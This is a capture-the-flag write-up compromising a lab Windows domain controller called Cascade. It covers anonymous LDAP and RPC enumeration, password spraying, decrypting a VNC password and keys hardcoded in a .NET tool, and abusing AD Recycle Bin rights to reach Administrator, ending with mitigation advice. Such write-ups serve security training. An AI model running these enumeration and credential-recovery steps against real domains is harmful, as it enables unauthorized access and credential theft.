Synopsis
Cascade is a medium Windows Domain Controller that’s all about enumeration and credential recovery. An LDAP attribute leaks a password for r.thompson; an SMB share holds a TightVNC registry backup whose encrypted password decrypts to s.smith. A .NET auditing tool on another share is reverse-engineered to recover the ArkSvc password — an account in the AD Recycle Bin group, which lets us restore a deleted TempAdmin object and read the Administrator password from its legacy attribute.
- Domain:
cascade.local· Host:CASC-DC1· IP:10.10.10.182
Recon
nmap -sC -sV -sT -Pn 10.10.10.182 -oA nmap-scan53/tcp open domain Microsoft DNS 6.1.7601 (Windows Server 2008 R2 SP1)
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap AD LDAP (Domain: cascade.local)
445/tcp open microsoft-ds
3268/tcp open ldap Global Catalog
Service Info: Host: CASC-DC1; OS: Windows Server 2008 R2Enumeration — RPC & LDAP
Null RPC lists the domain users:
rpcclient -U "" -N 10.10.10.182 -c enumdomusers
# arksvc, s.smith, r.thompson, util, j.wakefield, ... , BackupSvc, i.croft
A full anonymous LDAP dump reveals a non-default attribute — cascadeLegacyPwd — on r.thompson, holding a base64 password:
clk0bjVldmE= -> base64 -d -> rY4n5evaSpraying that password confirms it belongs to r.thompson:
crackmapexec smb 10.10.10.182 -u users.txt -p 'rY4n5eva'
# [+] cascade.local\r.thompson:rY4n5eva
SMB — the Data share
WinRM isn’t allowed for r.thompson, so enumerate shares with SMB. The Data share is readable:
smbmap -H 10.10.10.182 -u r.thompson -p 'rY4n5eva'
# Data   READ ONLY
Under Data\IT there are meeting notes hinting at a temporary admin account:
-- We will be using a temporary account (TempAdmin) to perform all tasks
   related to the network migration ... password is the same as the normal
   admin account password.
The same share also contains a TightVNC registry export with an encrypted password. Decrypt it:
./vncpasswd.py -d -H 6bcf2a4b6e5aca0f
# Decrypted Bin Pass = 'sT333ve2'
Foothold — s.smith
The VNC password is reused for s.smith:
crackmapexec smb 10.10.10.182 -u s.smith -p 'sT333ve2'   # [+] valid
evil-winrm -i 10.10.10.182 -u s.smith -p 'sT333ve2'
*Evil-WinRM* PS C:\Users\s.smith\Desktop> cat user.txt
d5801**************************** # redacteds.smith is a member of the Audit Share and IT groups:
Local Group Memberships *Audit Share *IT *Remote Management UseAudit share → reversing CascAudit.exe
The Audit$ share holds a .NET auditing tool and its SQLite database:
smbclient //10.10.10.182/Audit$ -U s.smith
# CascAudit.exe, CascCrypto.dll, DB\Audit.db, RunAudit.bat
sqlite3 Audit.db 'select * from Ldap;'
# 1|ArkSvc|BQO5l5Kj9MdErXx6Q6AGOw==|cascade.localCascAudit.exe is a .NET binary — open it in dnSpy to recover the encryption details used on that stored password:

aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
password = Crypto.DecryptString(encryptedString, "c4scadek3y654321");
Decrypting the stored value with that key/IV yields the ArkSvc password:

ArkSvc : w3lc0meFr31ndDomain compromise — AD Recycle Bin
ArkSvc belongs to the AD Recycle Bin group, so it can read deleted AD objects — including the old TempAdmin account, whose cascadeLegacyPwd still holds a password:
evil-winrm -i 10.10.10.182 -u ArkSvc -p 'w3lc0meFr31nd'

Get-ADObject -Filter {displayName -eq "TempAdmin"} -IncludeDeletedObjects -Property *
# cascadeLegacyPwd : YmFDVDNyMWFOMDBkbGVz
echo 'YmFDVDNyMWFOMDBkbGVz' | base64 -d
# baCT3r1aN00dlesPer the meeting notes, TempAdmin shared the Administrator password — so it logs in as Administrator:
evil-winrm -i 10.10.10.182 -u Administrator -p 'baCT3r1aN00dles'*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
3ce26**************************** # redactedTakeaways & mitigation
- Legacy password attributes: never store passwords in custom AD attributes like
cascadeLegacyPwd— they’re readable to authenticated users. - Anonymous LDAP/RPC: disable null binds and anonymous enumeration on the DC.
- Reversible/stored secrets: don’t ship encryption keys inside binaries, and don’t reuse VNC/service passwords for domain accounts.
- AD Recycle Bin: deleted objects retain sensitive attributes — restrict the group and purge secrets before deletion.